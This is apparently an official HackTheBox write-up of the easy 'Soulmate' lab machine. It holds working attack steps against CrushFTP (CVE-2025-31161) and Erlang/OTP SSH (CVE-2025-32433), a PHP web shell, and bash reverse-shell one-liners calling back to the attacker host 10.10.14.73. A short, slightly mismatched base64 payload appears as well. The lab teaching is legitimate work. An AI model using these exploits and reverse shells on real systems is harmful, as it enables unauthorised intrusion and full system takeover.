



HACKTHEBOX



Soulmate

Prepared By: TheCyberGeek

Machine Author(s): kavigihan

Difficulty: **Easy**

Synopsis

Soulmate is an easy difficulty Linux machine that showcases exploitation of CVE-2025-31161, an authentication bypass vulnerability in CrushFTP, allowing players to access an admin user account. By uploading a malicious PHP file to the application's web root, remote command execution is achieved. For privilege escalation, CVE-2025-32433, another remote command execution vulnerability in the Erlang/OTP SSH server is being exploited to gain **root** access.

Skills Required

- Basic Web Enumeration
- Basic Networking

Skills Learned

- Exploiting PHP web applications to achieve Remote Command Execution
- Basic Linux Enumeration

Enumeration

As is common in real life pentests, you will start the Soulmate box with credentials for the following account: **jenna** / **ThisAndThat9901**

We start by enumerating ports through **Nmap**, which shows 2 open ports.

```
$ nmap --open 10.129.231.23
```

```
<SNIP>  
PORT      STATE SERVICE  
22/tcp    open  ssh  
80/tcp    open  http  
</SNIP>
```

Visiting port 80, we will be redirected to `http://soulmate.htb`. A new DNS entry should be added to the `/etc/hosts` file.

```
10.129.231.23 soulmate.htb
```

[Home](#)[About](#)[Stories](#)[Login](#)[Get Started](#)

Find Your Perfect Match

Connect with like-minded people and discover meaningful relationships. Join over 10,000 singles who found love on Soulmate.

[Start Your Journey](#)[Learn More](#)

We are presented with a dating website that has registration and login functionalities, but ultimately leads to a dead end. So we begin vhost enumeration.


```
$ ffuf -w /usr/share/wordlists/dirb/big.txt -fs 154 -u http://soulmate.htb -H 'Host: FUZZ.soulmate.htb'

<SNIP>
ftp [Status: 302, Size: 0, words: 1, Lines: 1, Duration: 313ms]
</SNIP>
```


ffuf finds a new vhost as ftp.soulmate.htb. Let's add it to the /etc/hosts file.

```
10.129.231.23 soulmate.htb ftp.soulmate.htb
```

Upon navigating to ftp.soulmate.htb, we land on a login page for CrushFTP.




Using the given assumed breach credentials, we can log in as jenna. Upon logging in as jenna, we see that this user has an FTP share called IT which includes setup scripts and tools, but shows nothing important at this stage.



Foothold

To roughly identify which version of CrushFTP is running, we will check the browser dev tools and see which requests are being made.



Although we can't find the exact version, we can see that this is CrushFTP 11, with a build date of 8th March 2025. While researching online for vulnerabilities, we came across [this](#) link that highlights an authentication bypass and post-exploitation in CrushFTP version 11 in March 2025. A public [PoC](#) exists to exploit this. Since we have the `CrushFTP` instance running as a vhost, we need to edit the exploit as follows:

```
headers = {
    "Host": 'ftp.soulmate.htb',
    "Cookie": "currentAuth=3lIf;
CrushAuth=1744110584619_p38s3LvsgAfK4GvVu0vwtseQE3lIf",
    "Authorization": "AWS4-HMAC-SHA256 Credential=crushadmin/",
    "Connection": "close",
    "User-Agent": random.choice(USER_AGENTS),
}
```

The `Host` header should be set to `ftp.soulmate.htb`


Once done, we can run it as follows:

```
$ python3 CVE-2025-31161.py --target_host 10.129.231.23 --port 80 --new_user tcg --password 'tcg123!'
```


```
<SNIP>
[+] Preparing Payloads
  [-] warming up the target...
  [-] warm-up returned status code 502
[+] Sending Account Create Request
  [!] User created successfully!

[+] Exploit Complete! You can now login with:
  [*] Username: tcg
  [*] Password: tcg123!
</SNIP>
```


This will create a new admin user called `tcg` with the provided password. So, let's log out of `jenna`'s account and log in as `tcg`.




As `tcg` now we can see the Admin panel. So, by visiting `Admin` -> `User Manager`, we can get a list of registered users. One of them being `ben`.




Upon clicking on `ben`, we see an option to generate a random password for this user.



We can generate a random password and then click `Save` to save the changes.



Then let's log in as `ben` with the password we created. Upon logging in, we can see an FTP share called `webProd`, and in there we can find the source code of the application we saw at `http://soulmate.htb`.



When we click the `webProd` folder, we can see that we can upload files as well.

Add files

Drag & Drop Files and Folders Here To Upload

Home → webProd ↺

Filter

Select ▾

☐ Keep directories on top while sorting

▾

☐	NAME	SIZE	LAST MODIFIED	KEYWORDS
☐	> assets (1 Items)		08/12/2025 08:29:42.393	
☐	 dashboard.php	12.8 KB	08/10/2025 07:06:46.000	
☐	 index.php	18.2 KB	08/10/2025 07:06:46.000	
☐	 login.php	11.3 KB	08/10/2025 07:06:46.000	
☐	 logout.php	83.0 B	08/10/2025 07:06:46.000	
☐	 profile.php	16.3 KB	08/10/2025 07:06:46.000	
☐	 register.php	14.5 KB	08/10/2025 07:06:46.000	

Let's create a PHP file with a reverse shell and upload it.

```
$ cat shell.php
<?php system("bash -c 'bash -i >& /dev/tcp/10.10.14.73/9090 0>&1'"); ?>
```

Filter			Select ▾ ☐ Keep directories on top while sorting ▾
☐	NAME	SIZE	LAST MODIFIED
☐	> assets (1 Items)		08/12/2025 08:29:42.393
☐	dashboard.php	12.8 KB	08/19/2025 11:03:11.643
☐	index.php	18.2 KB	08/19/2025 11:03:11.639
☐	login.php	11.3 KB	08/19/2025 11:03:11.647
☐	logout.php	83.0 B	08/19/2025 11:03:11.639
☐	profile.php	16.4 KB	08/19/2025 11:03:11.643
☐	register.php	14.5 KB	08/19/2025 11:03:11.643
☒	shell.php	31.0 B	08/20/2025 21:43:17.964

Once uploaded, let's start a listener and make a `curl` request to trigger our payload.

```
$ nc -lvp 9090
```

```
$ curl http://soulmate.htb/shell.php
```

```
$ nc -lvp 9090
listening on [any] 9090 ...
connect to [10.10.14.73] from soulmate.htb [10.129.231.23] 60948
bash: cannot set terminal process group (1150): Inappropriate ioctl for device
bash: no job control in this shell
www-data@soulmate:~/soulmate.htb/public$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

Privilege Escalation

Let's run `linpeas` for automated system enumeration.

Other Interesting Files

<SNIP>

```
===== Executable files potentially added by user (limit 70)
2025-08-14+14:13:10.4708616270 /usr/local/sbin/erlang_login_wrapper
2025-08-14+14:12:12.0726103070 /usr/local/lib/erlang_login/login.escript
2025-08-14+14:12:12.0726103070 /usr/local/lib/erlang_login/start.escript
</SNIP>
```

We find a couple of interesting files in `/usr/local/sbin` and `/usr/local/lib/erlang_login`. Let's take a look at `/usr/local/sbin/erlang_login_wrapper`

```
www-data@soulmate:~$ cat /usr/local/sbin/erlang_login_wrapper
#!/usr/bin/env bash
# 1) Call Erlang wrapper (logging/policy). Ignore failures.
if ! /usr/local/lib/erlang_login/login.escript; then
    echo "[warn] erlang login wrapper failed; continuing" >&2
fi

# 2) Exec the user's login shell
USER_SHELL="${SHELL:-/bin/bash}"
exec "$USER_SHELL" -l
```

This is executing the `/usr/local/lib/erlang_login/login.escript` script. Looking at that file, we can see it is a login session logger which is used by the Erlang SSH OTP server.

```
<SNIP>
#!/usr/bin/env escript
%%! -noshell

main(_) ->
    %% Start required OTP apps safely
    start_app(crypto),
    start_app(asn1),
    start_app(public_key),
    start_app(ssh),

    %% Fetch environment vars safely
    User = safe_env("USER"),
    Conn = safe_env("SSH_CONNECTION"),
    Tty  = safe_env("SSH_TTY"),
    Host = safe_env("HOSTNAME"),

    %% Build log line
    LogLine = io_lib:format("login user=~s from=~s tty=~s host=~s~n",
                            [User, Conn, Tty, Host]),

    %% Log to syslog
    os:cmd("logger -t erlang_login " ++ lists:flatten(LogLine)),

    %% Log to a flat file
    ensure_logdir(),
    file:write_file("/var/log/erlang_login/session.log",
```



```

        LogLine,
        [append])),

%% Exit cleanly
halt(0).

</SNIP>

<SNIP>
ensure_logdir() ->
    case file:read_file_info("/var/log/erlang_login") of
        {ok,_} -> ok;
        _ -> file:make_dir("/var/log/erlang_login")
    end,
    ok.
</SNIP>

```

If we look at the `OpenSSH` server configuration file, we can see this login wrapper in use.

```

www-data@soulmate:~$ cat /etc/ssh/sshd_config

<SNIP>
Match User ben
    ForceCommand /usr/local/sbin/erlang_login_wrapper
    PermitTTY yes
</SNIP>

```

As you see, when the ben user logs in, this login wrapper is executed. And then this wrapper will log the session using the `login.escript`. That's the purpose of this login wrapper. Looking at the `/usr/local/lib/erlang_login/start.escript` script, we can see how the Erlang Server is started.

```

www-data@soulmate:~$ cat /usr/local/lib/erlang_login/start.escript
#!/usr/bin/env escript
%%! -sname ssh_runner

main(_) ->
    application:start(asn1),
    application:start(crypto),
    application:start(public_key),
    application:start(ssh),

    io:format("Starting SSH daemon with logging...~n"),

    case ssh:daemon(2222, [
        {ip, {127,0,0,1}},
        {system_dir, "/etc/ssh"},

        {user_dir_fun, fun(User) ->
            Dir = filename:join("/home", User),
            io:format("Resolving user_dir for ~p: ~s/.ssh~n", [User, Dir]),
            filename:join(Dir, ".ssh")
        end},
    ])

```

```

        {connectfun, fun(User, PeerAddr, Method) ->
            io:format("Auth success for user: ~p from ~p via ~p~n",
                [User, PeerAddr, Method]),
            true
        end},

        {failfun, fun(User, PeerAddr, Reason) ->
            io:format("Auth failed for user: ~p from ~p, reason: ~p~n",
                [User, PeerAddr, Reason]),
            true
        end},

        {auth_methods, "publickey,password"},

        {user_passwords, [{"ben", "HouseH0ldings998"}]},
        {idle_time, infinity},
        {max_channels, 10},
        {max_sessions, 10},
        {parallel_login, true}
    ]) of
        {ok, _Pid} ->
            io:format("SSH daemon running on port 2222. Press Ctrl+C to
exit.~n");
        {error, Reason} ->
            io:format("Failed to start SSH daemon: ~p~n", [Reason])
    end,

    receive
        stop -> ok
    end.

```

From there, we can note 2 things: the Erlang SSH OTP server is running on `127.0.0.1:2222`, and the password of the ben, which is used to log in to the Erlang Interactive Shell. We can confirm that port 2222 is open locally.

```

www-data@soulmate:~$ ss -tlnp
State  Recv-Q  Send-Q  Local Address:Port  Peer Address:PortProcess
<SNIP>
LISTEN  0        5        127.0.0.1:2222      0.0.0.0:*
</SNIP>

```

Now let's access the target through `OpenSSH` using this found password.

```
$ ssh ben@soulmate.htb
```

Since we have the password for `ben`, let's forward the local port `2222` to enumerate it further.

```
$ ssh -L 2222:127.0.0.1:2222 -N -vv ben@soulmate.htb
```

After forwarding this port, let's run a service enumeration scan on that port using `nmap`.

```
$ nmap -p 2222 -sV -sC 127.0.0.1
```

```
<SNIP>
PORT      STATE SERVICE VERSION
2222/tcp  open  ssh      (protocol 2.0)
| ssh-hostkey:
|   256 3e:ea:45:4b:c5:d1:6d:6f:e2:d4:d1:3b:0a:3d:a9:4f (ECDSA)
|_  256 64:cc:75:de:4a:e6:a5:b4:73:eb:3f:1b:cf:b4:e3:94 (ED25519)
| fingerprint-strings:
|   NULL:
|_    SSH-2.0-Erlang/5.2.9
</SNIP>
```

From the service scan, we can identify the Erlang SSH service version as `5.2.9`. Searching for CVEs related to this version, we find [CVE-2025-32433](#), a remote command execution in Erlang/OTP libraries, with a public PoC found [here](#). After downloading the exploit, let's start a listener to get a reverse shell and run the exploit as follows:

```
$ nc -lvp 9090
```

```
$ python3 exploit.py --target 127.0.0.1 --port 2222 --command "bash -c 'bash -i
>& /dev/tcp/10.10.14.73/9090 0>&1'"
```

```
<SNIP>
[*] Connecting to SSH server...
[+] Received banner: SSH-2.0-Erlang/5.2.9
[*] Sending SSH_MSG_KEXINIT...
[*] Sending SSH_MSG_CHANNEL_OPEN...
[*] Sending SSH_MSG_CHANNEL_REQUEST (pre-auth)...
[*] Erlang payload:
os:cmd(binary_to_list(base64:decode("YmFzaCAyYyAnYmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4x
MC4xNC4xMzIvOTA5MCAwPiYxJw=="))).
[✓] Exploit sent! Command executed on target
[+] Received response:
</SNIP>
```

```
$ nc -lvp 9090
listening on [any] 9090 ...
connect to [10.10.14.73] from (UNKNOWN) [10.129.231.23] 59194
bash: cannot set terminal process group (2639): Inappropriate ioctl for device
bash: no job control in this shell
root@soulmate:/#
```

The root flag is found in `/root/root.txt`.